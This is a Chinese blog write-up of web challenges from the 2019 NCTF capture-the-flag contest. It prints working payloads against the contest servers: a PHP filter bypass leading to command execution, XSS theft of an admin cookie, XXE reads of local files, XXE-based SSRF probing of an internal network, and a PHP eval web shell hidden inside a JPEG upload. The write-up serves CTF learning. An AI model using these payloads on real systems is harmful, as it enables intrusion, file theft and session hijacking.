

# 2019-NCTF web writeup (上)

原创

[Crispr-bupt](#) 于 2019-11-26 15:52:22 发布 1102 收藏 2

分类专栏: [CTF知识点总结 2019NCTF](#) 文章标签: [2019 NCTF 知识总结](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/crispr/article/details/103255631>

版权



[CTF知识点总结](#) 同时被 2 个专栏收录

20 篇文章 0 订阅

订阅专栏



[2019NCTF](#)

2 篇文章 0 订阅

订阅专栏

## 2019-NCTF web writeup

收货


- 1.php常见绕过姿势
- 2.XXE漏洞利用技巧及SSRF
- 3.文件上传绕过姿势

2019NCTF题目

- [0x01 easyphp](#)

```
<?php
error_reporting(0);
highlight_file(__file__);
$string_1 = $_GET['str1'];
$string_2 = $_GET['str2'];
$cmd = $_GET['q_w_q'];
//1st
if($_GET['num'] !== '23333' && preg_match('/^23333$/', $_GET['num'])){
    echo '1st ok'. "<br>";
}
else{
    die('23333333');
}
//2nd
if(is_numeric($string_1)){
    $md5_1 = md5($string_1);
    $md5_2 = md5($string_2);
    if($md5_1 != $md5_2){
        $a = strstr($md5_1, 'cxhp', '0123');
        $b = strstr($md5_2, 'cxhp', '0123');
        if($a == $b){
            echo '2nd ok'. "<br>";
        }
        else{
            die("can u give me the right str???");
        }
    }
    else{
        die("no!!!!!!!!!!");
    }
}
else{
    die('is str1 numeric??????');
}
//3rd
$query = $_SERVER['QUERY_STRING'];
if (strlen($cmd) > 8){
    die("too long :(");
}
if( substr_count($query, '_') === 0 && substr_count($query, '%5f') === 0 ){
    $arr = explode(' ', $cmd);
    if($arr[0] !== 'ls' || $arr[0] !== 'pwd'){
        if(substr_count($cmd, 'cat') === 0){
            system($cmd);
        }
        else{
            die('ban cat :) ');
        }
    }
    else{
        die('bad guy!');
    }
}
else{
    die('nonono _ is bad');
}
?>
```

这个题需要三次绕过，还是十分繁琐的。1st num 的值不能是23333，然鹅 num 还是精确匹配 num 必须等于23333（正则表达式我得多补补qwq),这个时候要想到 %0A 进行绕过。在GET请求时，将URL的SQL注入关键字用 %0A 分隔，%0A 是换行符，在mysql中可以正常执行。而此时PHP强类型 num=23333%0A !== 23333 绕过！2nd两个数字的md5要完全相等，这里 is\_numeric 就说明不能数组绕过。四处打听发现 md5(2120624)==md5(240610708) ,绕过！3rd 整个 ? 后面的get不能有 \_ 的存在，但是让却让你用 q\_w\_q，这个时候我也没太明白该怎么绕过。



有了这个就好聊了，所以直接构造payload: ?num=23333%0A&str1=240610708&str2=2120624&q w q=ca\t \* (PS:cat我在kali上clat or ca\t 都是可以执行的，再来个\*全端了)，得到flag:NCTF{t3is\_So\_siiimppplleeee\_to\_u}

## • 0x02 simple XSS

说实话XSS的题确实少见，但是有了还是有招的，随便注册后发现直接可以XSS很开心，但是没有任何方向，这个时候admin账户被注册过了，想法是直接用admin的cookie登入，搭建好平台后，向admin发送XSS payload，瞬间看到了admin的cookie

<input type="checkbox"/> -折叠	2019-11-23 19:42:08	<ul style="list-style-type: none"><li>location : http://139.129.76.65:40001/home.php</li><li>toplocation : http://139.129.76.65:40001/home.php</li><li>cookie : PHPSESSID=s8od12f6cjefec0lh96damanq4; user=c6b93fa075336a55dc2ab6da03569e0b</li></ul>	<ul style="list-style-type: none"><li>HTTP_REFERER : http://139.129.76.65:40001/home.php</li><li>HTTP_USER_AGENT : Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1</li><li>REMOTE_ADDR : 115.29.65.26</li></ul>	删除
------------------------------	---------------------	---	--	----

利用admin账户的cookie登入进去之后，会很神奇的跳出来一个有着flag的网页，23333，应该是主要考察你能不能得到admin账户的cookie。

## • 0x03 Fake XML cookbook

**XXE**就是XML外部实体注入。当允许引用外部实体时，通过构造恶意内容，就可能导致任意文件读取、系统命令执行、内网端口探测、攻击内网网站等危害。

先日常看一下源码。

```
function doLogin(){
    var username = $("#username").val();
    var password = $("#password").val();
    if(username == "" || password == ""){
        alert("Please enter the username and password!");
        return;
    }

    var data = "<user><username>" + username + "</username><password>" + password + "</password></user>";
    $.ajax({
        type: "POST",
        url: "doLogin.php",
        contentType: "application/xml;charset=utf-8",
        data: data,
        dataType: "xml",
        ansync: false,
        success: function (result) {
            var code = result.getElementsByTagName("code")[0].childNodes[0].nodeValue;
            var msg = result.getElementsByTagName("msg")[0].childNodes[0].nodeValue;
            if(code == "0"){
                $(".msg").text(msg + " login fail!");
            }else if(code == "1"){
                $(".msg").text(msg + " login success!");
            }else{
                $(".msg").text("error:" + msg);
            }
        },
        error: function (XMLHttpRequest, textStatus, errorThrown) {
            $(".msg").text(errorThrown + ':' + textStatus);
        }
    });
}
```

看到了利用了XML和服务器进行通信，然后burp打开后发现存在回显

```
POST /doLogin.php HTTP/1.1
Host: nctf2019.xlct34m.com:40002
Content-Length: 64
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://nctf2019.xlct34m.com:40002
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/xml; charset=UTF-8
Referer: http://nctf2019.xlct34m.com:40002/
Accept-Language: zh-CN, zh; q=0.9, en; q=0.8
Connection: close
```

```
<user><username>123123</username><password>123</password></user>
```

```
HTTP/1.1 200 OK
Date: Tue, 26 Nov 2019 06:38:27 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.4.0RC6
Content-Length: 48
Connection: close
Content-Type: text/html; charset=utf-8
```

```
<result><code>0</code><msg>123123</msg></result>
```

<https://blog.csdn.net/crisprx>

题目已进行提示说flag就在/flag里直接构造payload:

```
POST /doLogin.php HTTP/1.1
Host: nctf2019.xlct34m.com:40002
Content-Length: 141
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://nctf2019.xlct34m.com:40002
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/xml; charset=UTF-8
Referer: http://nctf2019.xlct34m.com:40002/
Accept-Language: zh-CN, zh; q=0.9, en; q=0.8
Connection: close
```

```
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///flag" >]>
<user><username>&xxe;</username><password>123</password></user>
```

```
HTTP/1.1 200 OK
Date: Tue, 26 Nov 2019 06:50:15 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.4.0RC6
Content-Length: 68
Connection: close
Content-Type: text/html; charset=utf-8
```

```
<result><code>0</code><msg>NCTF {W31c0m3_T0_NCTF_9
102}</msg></result>
```

<https://blog.csdn.net/crisprx>

- **0X04 True XML cookbook**

登录界面和上题一模一样，不过题目说可以利用XML干更多的事了，这个时候我们先重复上次操作，看看有没有什么新的发现。看到/etc/passwd并无新的东西，这个时候我们想到XXE还有第二种利用方式，XXE&SSRF。有关XXE和SSRF的相关文章(参考来自Freebuff): XML实体攻击

重点是利用XXE来嗅探渗透内网，顺便自己补一下Linux下 /proc/net/arp 的用途叭。Linux和windows都能在dos环境下查看arp。参考链接: Linux/proc/net/ 下文件用途,所以直接burp抓包后查看内网IP。

```
POST /doLogin.php HTTP/1.1
Host: nctf2019.xlct34m.com:40003
Content-Length: 151
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://nctf2019.xlct34m.com:40003
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90
Safari/537.36
Content-Type: application/xml;charset=UTF-8
Referer: http://nctf2019.xlct34m.com:40003/
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

```
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///proc/net/arp" >]>
<user><username>&xxe:</username><password>&xxe:</password></user>
```

```
X-Powered-By: PHP/7.4.0RC6
Vary: Accept-Encoding
Content-Length: 2200
Connection: close
Content-Type: text/html; charset=utf-8
```

Flags	HW address	Mask	IP address	HW type	Device
192.168.1.86	0x1	0x0			
00:00:00:00:00:00	*		eth0		
192.168.1.94	0x1	0x0			
00:00:00:00:00:00	*		eth0		
192.168.1.8	0x1	0x2			
02:42:c0:a8:01:08	*		eth0		
192.168.1.85	0x1	0x0			
00:00:00:00:00:00	*		eth0		
192.168.1.93	0x1	0x0			
00:00:00:00:00:00	*		eth0		
192.168.1.7	0x1	0x0			
00:00:00:00:00:00	*		eth0		
192.168.1.96	0x1	0x0			
00:00:00:00:00:00	*		eth0		
192.168.1.88	0x1	0x0			
00:00:00:00:00:00	*		eth0		
192.168.1.2	0x1	0x0			
00:00:00:00:00:00	*		eth0		
192.168.1.10	0x1	0x0			
00:00:00:00:00:00	*		eth0		
192.168.1.87	0x1	0x0			
00:00:00:00:00:00	*		eth0		

0 matches

0 matches

Done https://blo2,420 bytes | 20 millis

这个时候其实我也很茫然，不知道应该怎么办，问了问队里其他大佬，发现知道了内网IP后不妨去看一看每一个内网，用Burp爆破同一个C段的内网IP发现192.168.1.8的返回长度不一样，注意这个时候看base64, payload:

```
POST /doLogin.php HTTP/1.1
Host: nctf2019.xlct34m.com:40003
Content-Length: 193
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://nctf2019.xlct34m.com:40003
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90
Safari/537.36
Content-Type: application/xml;charset=UTF-8
Referer: http://nctf2019.xlct34m.com:40003/
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

```
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM
"php://filter/read=convert.base64-encode/resource=http://192.16
8.1.8" >]>
<user><username>&xxe:</username><password></password></user>
```

```
HTTP/1.1 200 OK
Date: Tue, 26 Nov 2019 07:24:14 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.4.0RC6
Vary: Accept-Encoding
Content-Length: 74
Connection: close
Content-Type: text/html; charset=utf-8
```


```
<result><code>0</code><msg>TkNURntYWEUtbGFic19pc19nMDBkfkQ=
</msg></result>
```

https://blog.csdn.net/crisprx

解密后得到flag:NCTF{XXE-labs\_is\_g00d}

• 0x05 Upload your Shell

一进去发现类似博客的页面，题目说让我找上传点，不难发现存在一处图片的上传点。



话不多说，直接上传东西就完事了。发现只能上传图片，呜呜呜，不过这也是基本操作，考察上传绕过就完事了，我尝试了%00截断并未成功，MINE类型绕过也是并未成功，就先传一个普通的照片叭，居然告诉我这个。。。

弹个alert出来告诉我<? in contents!，即使是普通照片也会存在有<?，这里我们找到了思路，应该是附上PHP一句话，并且不能有<?上的存在，所以payload很明显，用<script language="php">@eval(\$\_POST['hacker']);</script>进行绕过，注意照片内容不出现<?，直接报给你一个图片链接。

```
.image/apng,*/*:q=0.8,application/signed-exchange;v=b3
Referer:
http://nctf2019.xlct34m.com:60002/index.php?action=imgs.html
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

-----WebKitFormBoundaryxx0BwAH5PUyaubPC
Content-Disposition: form-data; name="file"; filename="2.jpg"
Content-Type: image/jpeg
```

```
JFIF      * *      C

#&')*) -0-(0%() (      C
```

```
蠓氢pW      <script
language="php">@eval($_POST['pass']);</script>
-----WebKitFormBoundaryxx0BwAH5PUyaubPC
Content-Disposition: form-data; name="submit"
```

```
Submit
-----WebKitFormBoundaryxx0BwAH5PUyaubPC--
```

? < + > Type a search term 0 matches

Done

```
<title>Upload your imgs</title>

<!-- CSS -->
<link href="css/bootstrap.min.css" rel="stylesheet">
<link href="css/form.css" rel="stylesheet">
<link href="css/style.css" rel="stylesheet">
<link href="css/animate.css" rel="stylesheet">
<link href="css/generics.css" rel="stylesheet">
</head>
<body id="skin-blur-violate">

<h1>Success!</h1><h1>filepath: /var/www/html/upload-imgs/3
cc2e7a5db847e292e7b2e9aa02952b4/This_is_a_flag.jpg</h1>
<!-- Javascript Libraries -->
<!-- jQuery -->
<script src="js/jquery.min.js"></script> <!-- jQuery
Library -->

<!-- Bootstrap -->
<script src="js/bootstrap.min.js"></script>

<!-- Form Related -->
<script src="js/ichack.js"></script> <!-- Custom
Checkbox + Radio -->

<!-- All JS functions -->
<script src="js/functions.js"></script>
</body>
</html>
```

? < + > Type a search term 0 matches

https://blo1,590 bytes | 20 milli

看到url中有 action=,本想尝试php://filter协议，失败告终，然后直接把flag地址放进去，就出flag了。。看来还是我多想了。。

- 未完待续...